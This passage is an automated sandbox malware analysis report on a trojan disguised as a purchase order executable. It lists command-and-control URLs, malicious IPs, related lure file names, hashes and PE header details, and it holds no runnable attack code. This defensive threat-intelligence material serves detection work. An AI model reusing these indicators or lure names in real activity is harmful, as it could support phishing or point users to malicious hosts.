http://www.chemtradent.com/igqu/?1b3H_Ni=K/S7l+gZOJHSbd5nxE/i7D8w4PbP25DXYiwy4kAXmG/uB5hJOsw6W9LAHGkKev0TSo0+&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown
http://www.theoutdoorbed.com/igqu/?1b3H_Ni=7TsZUea1gk4hSEvdc6EZbm1J0Wfs+lYlHRlJN5vF1TH1x8D6KkvV8DgWQzT8NLbVi8yc&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown
http://www.pasumaisangam.com/igqu/?1b3H_Ni=cgoB+lenqGYlJtvc5JNC9VTF2CGbWvKagdSG/Om1O4x9+LG6GlhzUmnXZfPmgHDFLZxT&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown
http://www.guidesgold.net/igqu/?1b3H_Ni=KYQlcl9vZGj8bR01lvQ9gDl5O0hjo7xV5yl6UTMOowrmblKr/7vG5jbVDjpERd28t5Sb&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown
http://www.erpsystem.site/igqu/?1b3H_Ni=ZRPeOuYuFqwCE6hLODJInGZZul3mSlUAF2kmaH+TgtUwwh/GNGVQ9RWrqwSZOKD9NgnN&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown
http://www.sweetbasilmarketing.com/igqu/?1b3H_Ni=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJg4WZr1G+1s&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown
http://www.lotoencasa.com/igqu/?1b3H_Ni=xBkCUm8FF1kjoaFXSBT5hrl7iUeljBCg0asG3x/fx29GNVo3vuMsob2h52kMpeSzyrJ8&JXhpvv=OXXTgtL8CzU0PRx0	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Purchase Order 40,7045$.exe, 00000000.00000002.259984630.00 00000002D51000.00000004.000000 01.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.275549675.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.71.133.130	unknown	United States		14618	AMAZON-AESUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
204.188.203.155	unknown	United States		46844	ST-BGPUS	false
104.161.26.87	unknown	United States		53755	IOFLOODUS	true
81.169.145.95	unknown	Germany		6724	STRATOSTRATOAGDE	true
185.201.11.126	unknown	Germany		47583	AS-HOSTINGERLT	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
3.127.175.50	unknown	United States		16509	AMAZON-02US	true
45.194.171.26	unknown	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
198.54.117.211	unknown	United States		22612	NAMECHEAP-NETUS	false
13.224.93.48	unknown	United States		16509	AMAZON-02US	true
192.155.168.14	unknown	United States		132721	PING-GLOBAL-ASPingGlobalAmsterdamPOPASNNL	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321389
Start date:	21.11.2020
Start time:	09:21:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase Order 40,7045$.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@16/11
EGA Information:	Failed
HDC Information:	• Successful, ratio: 64.5% (good quality ratio 59.1%) • Quality average: 71% • Quality standard deviation: 31.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, HxTsr.exe, RuntimeBroker.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.79.90.110, 168.61.161.212, 104.43.139.144, 51.104.139.180, 20.54.26.129, 51.103.5.159, 2.20.142.210, 2.20.142.209, 52.142.114.176, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, client.wns.windows.com, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/321389/sample/Purchase Order 40,7045$.exe

Simulations

Behavior and APIs

Time	Type	Description
09:22:35	API Interceptor	14x Sleep call for process: Purchase Order 40,7045$.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.71.133.130	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.justsoldbykristen.com/igqu/?7nExDDz=4h23ofVf0wd/XYFA6lbDKykObBKMlHvT+gmvC/ZN8Gk4kRGXSO1DXfeAEB+QG0mLIMq1kVYlzw==&znedzJ=zZ08lr

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	n4uladudJS.exe	Get hash	malicious	Browse	• www.justsoldbykristen.com/igqu/?p0D=4h23ofVf0wd/XYFA6lbDKykObBKMIHvT+gmvC/ZN8Gk4kRGXSO1DXfeAECSTaEqzFtXj&6l8l=BXeD1
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.justsoldbykristen.com/igqu/?8pMta2Q=4h23ofVf0wd/XYFA6lbDKykObBKMIHvT+gmvC/ZN8Gk4kRGXSO1DXfeAEB+QG0mLIMq1kVYlzw==&othDaP=eVeHLbk8dP-D
	chrisx.exe	Get hash	malicious	Browse	• www.stl-wcr.com/c8e/
204.188.203.155	M11sVPvWUT.exe	Get hash	malicious	Browse	• www.hostingsplendid.com/ggb4/?p6A=g1JrSo1tJfKn35lZbeTFPgYUgjHJGzU4wR39c5s37IxOZtfP8O3KEys09/SLF8vzPzpL&oN9D=p4sXLLIPy2U4-N70
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• www.4winner.xyz/eao/?4h0=2eKuYykfKT6E0YrQApY5J4vDJiqOigtFaVbxWGoO7nVxUHKG519x/DeD7dgXmkP4s4af&wR=OtxhY2
104.161.26.87	hjKM0s7CWW.exe	Get hash	malicious	Browse	• www.allan-wren.com/igqu/?-Zlpd2H=Jn5Vr1+14bH3XXZofqraFeWVa26wP8rJvzlWs5bnBoBEHIjdRY0tb4g4rLkzBbL1dWSS&2d=lneXf
	9Ul8m9FQ47.exe	Get hash	malicious	Browse	• www.allan-wren.com/igqu/?ETmlgT7=Jn5Vr1+14bH3XXZofqraFeWVa26wP8rJvzlWs5bnBoBEHIjdRY0tb4g4rLkzBbL1dWSS&VR-X4=02JPGJu85hqTpbBp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	T66DUJYHQE.exe	Get hash	malicious	Browse	• www.allan-wren.com/igqu/?sPuDZ26=Jn5Vr1+14bH3XXZofqraFeWVa26wP8rJvzlWs5bnBoBEHIjdRY0tb4g4rLozSLH2EGSEn7mbfA==&MvdT=2d2X
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.allan-wren.com/igqu/?Ezu=Jn5Vr1+14bH3XXZofqraFeWVa26wP8rJvzlWs5bnBoBEHIjdRY0tb4g4rLozSLH2EGSEn7mbfA==&Rzr=M6hL9XnpVlsp
81.169.145.95	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.forbigdogs.com/igqu/?Rzr=M6hL9XnpVlsp&Ezu=hqyhMfRLrOIQC7GjaQnjrCruer7JrdNhQeLxI9U0LsQdDm7qZoXdq0VVbkX5t9X9O+8so97JnA==
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.forbigdogs.com/igqu/?GPWlMXk=hqyhMfRLrOIQC7GjaQnjrCruer7JrdNhQeLxI9U0LsQdDm7qZoXdq0VVbn7Du87GNJd9&Ano=O2JpLTIpT0jt
	http://617pg.com/sites/pfCaonV	Get hash	malicious	Browse	• milde-seite.de/bigil/VNgmf9392/
	form.doc	Get hash	malicious	Browse	• hoepfner-thoma.de/Resources/file/POyhgRg/
	Untitled 0104 306440404.doc	Get hash	malicious	Browse	• kanzlei-hermes.com/cgi-bin/8/
185.201.11.126	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?7nExDDz=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&znedzJ=zZ08lr
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?YnztXrjp=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QKAoZ47NYbcr&sBZxwb=FxlXFP2PHdiD2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?afo=YEhaVrRn7U1iAllzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&DHU4SX=gbT8543hIhm
	hjKM0s7CWW.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?-Zlpd2H=YEhaVrRn7U1iAllzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJg4WZr1G+1s&2d=lneXf
	9Ul8m9FQ47.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?VR-X4=02JPGJu85hqTpbBp&ETmlgT7=YEhaVrRn7U1iAllzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJg4WZr1G+1s
	n4uladudJS.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?p0D=YEhaVrRn7U1iAllzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QKACGILNcZUr&6l8l=BXeD1
	T66DUJYHQE.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?sPuDZ26=YEhaVrRn7U1iAllzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJs4FJn2fu16GZQE1w==&MvdT=2d2X
	NzI1oP5E74.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?v6=YEhaVrRn7U1iAllzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&1b=V6O83JaPw

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	zYUJ3b5gQF.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?1b8hnra=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&OZNPdr=iJEt_DFhGZplHfm0
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?Ezu=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJs4FJn2fu16GZQE1w==&Rzr=M6hL9XnpVlsp
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?8pMta2Q=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&othDaP=eVeHLbk8dP-D
	sXNQG9jqhR.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?wx=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QKACGILNcZUr&Tj=xpFH
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?IR9D54=3fFxr&Mjq8ijoX=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QKACGILNcZUr
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?GPWlMXk=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QKACGILNcZUr&Ano=O2JpLTIpT0jt

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.pasumaisangam.com	T66DUJYHQE.exe	Get hash	malicious	Browse	• 3.127.175.50

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	zYUJ3b5gQF.exe	Get hash	malicious	Browse	• 3.127.175.50
parking.namesilo.com	KYC_DOC_.EXE	Get hash	malicious	Browse	• 204.188.203.155
	Payment copy.doc	Get hash	malicious	Browse	• 70.39.125.244
	jtFF5EQoEE.exe	Get hash	malicious	Browse	• 209.141.38.71
	H4A2-423-EM154-302.exe	Get hash	malicious	Browse	• 192.161.187.200
	New Additional Agreement.exe	Get hash	malicious	Browse	• 64.32.22.102
	nova narud#U017eba.exe	Get hash	malicious	Browse	• 168.235.88.209
	M11sVPvWUT.exe	Get hash	malicious	Browse	• 204.188.203.155
	PpCVLJxsOp.exe	Get hash	malicious	Browse	• 198.251.84.92
	file.exe	Get hash	malicious	Browse	• 45.58.190.82
	#U03b4#U03b5#U03af#U03b3#U03bc#U03b1 #U03c0#U03c1#U03bf#U03ca#U03cc#U03bd#U03c4#U03bf#U03c2.exe	Get hash	malicious	Browse	• 198.251.81.30
	SKA201019.exe	Get hash	malicious	Browse	• 168.235.88.209
	Qaizen19.10.2020.exe	Get hash	malicious	Browse	• 64.32.22.102
	Orden de compra.exe	Get hash	malicious	Browse	• 188.164.131.200
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 204.188.203.155
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 192.161.187.200
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 168.235.88.209
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 64.32.22.102
	VAQQuvqDXH.exe	Get hash	malicious	Browse	• 70.39.125.244
	Rechnungsbeleg.xlsm	Get hash	malicious	Browse	• 64.32.22.102
	AYsl5YbgCb.exe	Get hash	malicious	Browse	• 45.58.190.82

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	Fennec Pharma .docx	Get hash	malicious	Browse	• 54.84.56.113
	Fennec Pharma .docx	Get hash	malicious	Browse	• 54.84.56.113
	Fennec Pharma.xlsx	Get hash	malicious	Browse	• 54.84.56.113
	Fennec Pharma.xlsx	Get hash	malicious	Browse	• 54.84.56.113
	http://https://albanesebros.sendx.io/lp/shared-doc.html	Get hash	malicious	Browse	• 3.213.165.33
	http://www.openair.com	Get hash	malicious	Browse	• 34.202.206.65
	http://https://faxfax.zizera.com/remittanceadvice	Get hash	malicious	Browse	• 184.73.218.177
	http://webnavigator.co	Get hash	malicious	Browse	• 34.235.7.64
	http://https://mcmms.typeform.com/to/Vtnb9OBC	Get hash	malicious	Browse	• 34.200.62.85
	yQDGREHA9h.exe	Get hash	malicious	Browse	• 54.235.83.248
	mcsrXx9lfD.exe	Get hash	malicious	Browse	• 54.235.83.248
	SecuriteInfo.com.Trojan.PackedNET.461.20928.exe	Get hash	malicious	Browse	• 23.21.42.25
	Defender-update-kit-x86x64.exe	Get hash	malicious	Browse	• 54.225.153.147
	http://https://largemail.r1.rpost.net/files/7xU97qcFgCvB3Uv1wDC4qvS2ZriLfublohKWA5V3/ln/en-us	Get hash	malicious	Browse	• 54.225.66.103
	ORDER.exe	Get hash	malicious	Browse	• 54.235.142.93
	http://s1022.t.en25.com/e/er?s=1022&lid=2184&elqTrackId=BEDFF87609C7D9DEAD041308DD8FFFB8&lb_email=bkirwer%40farbestfoods.com&elq=b095bd096fb54161953a2cf8316b5d13&elqaid=3115&elqat=1	Get hash	malicious	Browse	• 52.1.99.77
	Bill # 2.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	http://https://ubereats.app.link/cwmLFZfMz5?%243p=a_custom_354088&%24deeplink_path=promo%2Fapply%3FpromoCode%3DRECONFORT7&%24desktop_url=tracking.spectrumemp.com/el?aid=8feeb968-bdd0-11e8-b27f-22000be0a14e&rid=50048635&pid=285843&cid=513&dest=overlordscan.com/cmV0by5tZXR6bGVyQGlzb2x1dGlvbnMuY2g=%23#kkowfocjoyuynaip#	Get hash	malicious	Browse	• 35.170.181.205
	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• 107.22.223.163
	PO1.xlsx	Get hash	malicious	Browse	• 174.129.214.20
IOFLOODUS	anthony.exe	Get hash	malicious	Browse	• 104.161.98.59
	hjKM0s7CWW.exe	Get hash	malicious	Browse	• 104.161.26.87
	9UI8m9FQ47.exe	Get hash	malicious	Browse	• 104.161.26.87
	T66DUJYHQE.exe	Get hash	malicious	Browse	• 104.161.26.87
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 104.161.26.87

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HMT-200810-02.exe	Get hash	malicious	Browse	• 104.161.87.34
	Transfer form.exe	Get hash	malicious	Browse	• 107.167.73.12
	PI41006.exe	Get hash	malicious	Browse	• 104.161.56.139
	5KwKzfHvGC.exe	Get hash	malicious	Browse	• 104.161.82.235
	BL and Original AWB Shipping documents.exe	Get hash	malicious	Browse	• 107.167.68.14
	Express Shipping and tracking details.exe	Get hash	malicious	Browse	• 107.167.68.14
	Scan_Xerox10.18.2020.exe	Get hash	malicious	Browse	• 104.161.82.251
	Mediform S.A Order Specification Requirement.xls.exe	Get hash	malicious	Browse	• 107.167.68.14
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• 104.161.82.251
	Company_Profile & PO.exe	Get hash	malicious	Browse	• 148.163.69.168
	RFQ 00112.xlsx	Get hash	malicious	Browse	• 104.161.77.84
	LWK4Gf2grg.exe	Get hash	malicious	Browse	• 104.161.82.235
	RFQ 09-30.xlsx	Get hash	malicious	Browse	• 104.161.77.84
	September invoice.doc	Get hash	malicious	Browse	• 148.163.67.138
	IPAC (payment-collection).doc	Get hash	malicious	Browse	• 148.163.67.138
ST-BGPUS	PROOF OF PAYMENT.exe	Get hash	malicious	Browse	• 205.144.171.175
	Payment copy.doc	Get hash	malicious	Browse	• 70.39.125.244
	http://sistaqui.com/wp-content/activatedg.php?utm_source=google&utm_medium=adwords&utm_campaign=dvid	Get hash	malicious	Browse	• 205.144.171.228
	DniTn11Uw3.exe	Get hash	malicious	Browse	• 174.128.227.57
	jc7xI20UOg.exe	Get hash	malicious	Browse	• 67.21.94.15
	xlpnI7dBEb.exe	Get hash	malicious	Browse	• 67.21.94.15
	jtFF5EQoEE.exe	Get hash	malicious	Browse	• 70.39.125.244
	KYC-DOC-11-10.exe	Get hash	malicious	Browse	• 64.32.22.102
	srbrXqHZL4.exe	Get hash	malicious	Browse	• 67.21.94.4
	EDZJLak7Dc.exe	Get hash	malicious	Browse	• 67.21.94.4
	New Additional Agreement.exe	Get hash	malicious	Browse	• 64.32.22.102
	http://agriex.ca/fsly/1B0ji2nm8Ox6PhheKLd4nNGaNdBNzQlHoC2Kj3x91586HH5/	Get hash	malicious	Browse	• 205.144.171.81
	CEWA Technologies, Inc.doc	Get hash	malicious	Browse	• 205.144.171.46
	1BJvesZ74I.exe	Get hash	malicious	Browse	• 67.21.94.4
	rm1E9ZjuNd.exe	Get hash	malicious	Browse	• 67.21.94.15
	M11sVPvWUT.exe	Get hash	malicious	Browse	• 204.188.203.155
	KWOgblwL7W.exe	Get hash	malicious	Browse	• 104.160.174.172
	Img_0058714.exe	Get hash	malicious	Browse	• 67.21.94.4
	file.exe	Get hash	malicious	Browse	• 45.58.190.82
	toto.doc	Get hash	malicious	Browse	• 205.144.171.216

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase Order 40,7045$.exe.log

Process:	C:\Users\user\Desktop\Purchase Order 40,7045$.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1301
Entropy (8bit):	5.345637324625647
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4VE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz5
MD5:	6C42AAF2F2FABAD2BAB70543AE48CEDB
SHA1:	8552031F83C078FE1C035191A32BA43261A63DA9

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase Order 40,7045$.exe.log	
SHA-256:	51D07DD061EA9665DA070B95A4AC2AC17E20524E30BF6A0DA8381C2AF29CA967
SHA-512:	014E89857B811765EA7AA0B030AB04A2DA1957571608C4512EC7662F6A4DCE8B0409626624DABC96CBFF079E7F0F4A916E6F49C789E00B6E46AD37C36C806DC
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.301138778689748
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Purchase Order 40,7045$.exe
File size:	1269760
MD5:	ba4f1b472cb69d8a3924d88dacf1b833
SHA1:	622cdccdc0f020d368a87c5eff9ec1a1259e21c7
SHA256:	2a694c3a8347816b2f85e036b1064e410ad1578185a0608416944199ef72b82c
SHA512:	aa9ea518fcbf37fef007f984057bc076f93d355e43c29c6108e4146f69a45bb7d6857fc05d40476cee6604a349afef76258d1c7a19d33e451c0ff1236a1c13fd
SSDEEP:	12288:APJA0x88JYMuvkRTHqGSu5l6e57fet8LFjANtr227wl0m0mdPQN6Ys1UD5yuiCUA:APW07J0viTHpj66fa8dGBJs0m
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....X.....v... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x53768e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FB81EB6 [Fri Nov 20 19:53:26 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0

General	
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
